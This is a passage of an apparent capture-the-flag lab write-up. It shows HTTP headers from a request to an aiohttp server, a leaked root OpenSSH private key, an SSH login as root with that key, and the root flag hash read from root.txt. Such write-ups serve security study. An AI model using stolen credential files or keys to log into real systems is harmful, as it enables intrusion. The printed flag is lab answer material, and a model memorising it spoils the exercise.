Sec-Fetch-Dest: empty
Referer: http://127.0.0.1:8000/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
Content-Type: application/octet-stream
Etag: "17d9a4c79c30680c-a2a"
Last-Modified: Mon, 17 Jun 2024 00:58:31 GMT
Content-Length: 2602
Accept-Ranges: bytes
Date: Sun, 20 Oct 2024 09:15:39 GMT
Server: Python/3.9 aiohttp/3.9.1
```

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
```

7) Got root ssh access



```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ ssh root@10.129.145.254 -i id_rsa
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun 20 Oct 2024 09:16:39 AM UTC

  System load:           0.04
  Usage of /:            79.5% of 5.08GB
  Memory usage:          35%
  Swap usage:            0%
  Processes:             241
  Users logged in:       1
  IPv4 address for eth0: 10.129.145.254
  IPv6 address for eth0: dead:beef::250:56ff:fe94:fbb6

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Oct 11 14:06:59 2024
root@chemistry:~# cat root.txt
c865f37825a7869565b41d522b4add47
```